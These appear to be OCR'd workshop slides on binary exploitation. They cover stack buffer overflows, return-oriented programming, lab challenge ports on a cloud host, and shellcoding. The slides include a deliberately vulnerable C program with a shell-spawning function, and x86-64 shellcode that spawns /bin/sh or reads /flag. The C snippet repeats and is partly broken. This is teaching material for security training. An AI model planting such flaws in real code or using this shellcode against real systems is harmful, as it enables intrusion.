
Hands-on


Buffer Overflow


Return Oriented Programming


RSP
RBP
vulnerable to BOF
return address
Prev RBP
return address


RSP
b b b b b
b b b b b
b b b b b
b b b b b
b b b b b
RBP
function3
Vulnerable to BOF
a
b
c
Prev RBP
return address


RSP
RBP
function3
a
b
c
prev RBP
return address
Compromised Flow



Process Flow
function 1
function 2
function 3
function 4


function 1
function 2
function 3
function 4
function 5


Turn the available Code for Reuse.

```c
int main(){

        char name[64];

        read(0,name,128);

        return;
}

int admin_panel(char* password){

        int a = strcmp(password, "VerySecurePassword123");
        if(a == ){
                system("/bin/sh");
        }
        return;
}
```


```c
int main(){

        char name[64];

        read(0,name,128);

        return;
}

int admin_panel(char* password){

        int a = strcmp(password, "VerySecurePassword123");
        if(a == ){
                system("/bin/sh");
        }
        return;
}
```





```c
int main(){

        char name[64];

        read(0,name,128);

        return;
}

int admin_panel(char* password){

        int a = strcmp(password, "VerySecurePassword123");
        if(a == ){
                system("/bin/sh");
        }
        return;
}
```




```c
int main(){

        char name[64];

        read(0,name,128);

        return;
}

int admin_panel(char* password){

        int a = strcmp(password, "VerySecurePassword123");
        if(a == ){
                system("/bin/sh");
        }
        return;
}
```








source: pwn.college



source: pwn.college



source: pwn.college

Hands-on time

Lab/Challenges on cloud

104.214.178.100

eg: nc 104.214.178.100 10001

/1-ret2win → Port: 10001:10001
/2-ret2win → Port: 10002:10002
/3.1-chal-ret2win → Port: 10003:10003
/3.2-chal-ret2win → Port: 10004:10004
/4-chal-ret2multiwin → Port: 10005:10005
/5-ret2libc → Port: 10006:10006
/6-ret2libc-noleak → Port: 10007:10007
/7-chall-ret2libc → Port: 10008:10008

Shellcoding

What is “Shell”coding?

Usually, the goal of an exploit is to achieve arbitrary command execution.

A typical attack goal is to launch a shell

execve("/bin/sh", NULL, NULL):

```
xor rsi,rsi
push rsi
mov rdi,0x68732f2f6e69622f
push rdi
push rsp
pop rdi
push 59
pop rax
cdq
syscall
```

“Shell”coding

Can also achieve different goal other than a “Shell”

For example opening a file and print it out

read(open(“/flag”),buf,0x50)
write(1,buf,rax)

```
; //open("/flag", O_RDONLY, 0)
mov rax, 0x2              ; //syscall number for open
lea rdi, [rip + path]     ; //address of the string "/flag"
xor esi, esi              ; //O_RDONLY = 0
xor edx, edx              ; //mode (not needed for O_RDONLY)
syscall                   ; //make the syscall

; //Save the file descriptor returned in rax
mov rdi, rax              ; //move the file descriptor into rdi for read

; //read(fd, buf, 0x50)
xor rax, rax              ; //syscall number for read (rax = 0)
mov rsi, rsp              ; //buffer (use the stack)
mov rdx, 0x50             ; //number of bytes to read
syscall                   ; //make the syscall

; //write(1, buf, rax)
mov rdx, rax              ; //rdx = number of bytes read
mov rax, 0x1              ; //syscall number for write
mov edi, 0x1              ; //file descriptor 1 (stdout)
mov rsi, rsp              ; //buffer (use the stack)
syscall                   ; //make the syscall

; //Exit the program
mov rax, 60               ; //syscall number for exit
xor edi, edi              ; //status code 0
syscall                   ; //make the syscall
```

“Shell”coding

Involves understanding about syscalls and CPU calling convention.

“Shell”coding

Involves understanding about syscalls and CPU calling convention.

syscalls?

“Shell”coding

Involves understanding about syscalls and CPU calling convention.

syscalls?

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8	%r9
0	sys_read	unsigned int fd	char *buf	size_t count			
1	sys_write	unsigned int fd	const char *buf	size_t count			
2	sys_open	const char *filename	int flags	int mode			
3	sys_close	unsigned int fd					
4	sys_stat	const char *filename	struct stat *statbuf				
5	sys_fstat	unsigned int fd	struct stat *statbuf				
6	sys_lstat	fconst char *filename	struct stat *statbuf				
7	sys_poll	struct poll_fd *ufds	unsigned int nfds	long timeout_msecs			
8	sys_lseek	unsigned int fd	off_t offset	unsigned int origin			
9	sys_mmap	unsigned long addr	unsigned long len	unsigned long prot	unsigned long flags	unsigned long fd	unsigned long off
10	sys_mprotect	unsigned long start	size_t len	unsigned long prot			

“Shell”coding

```
mov rax, 0x2                    ; // set up rax
lea rdi, [rip + path]           ; // set up rdi
xor esi, esi                    ; // set up rsi/esi
xor edx, edx                    ; // set up rdx
syscall                         ; // make the syscall
```

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8	%r9
2	sys_open	const char *filename	int flags	int mode			

“Shell”coding Hands-on

THANK YOU

Acknowledgement:

Dr Faiz Zaki, Yappare, Ren, Daniel Lim, Naavin, Imran Fong, Jia Yang, RE:HACK, RE:UN10N, M53, Majlis Keselamatan Negara, ASEAN Cyber Shield, SherpaSec, HackerSpaceMY, and more ...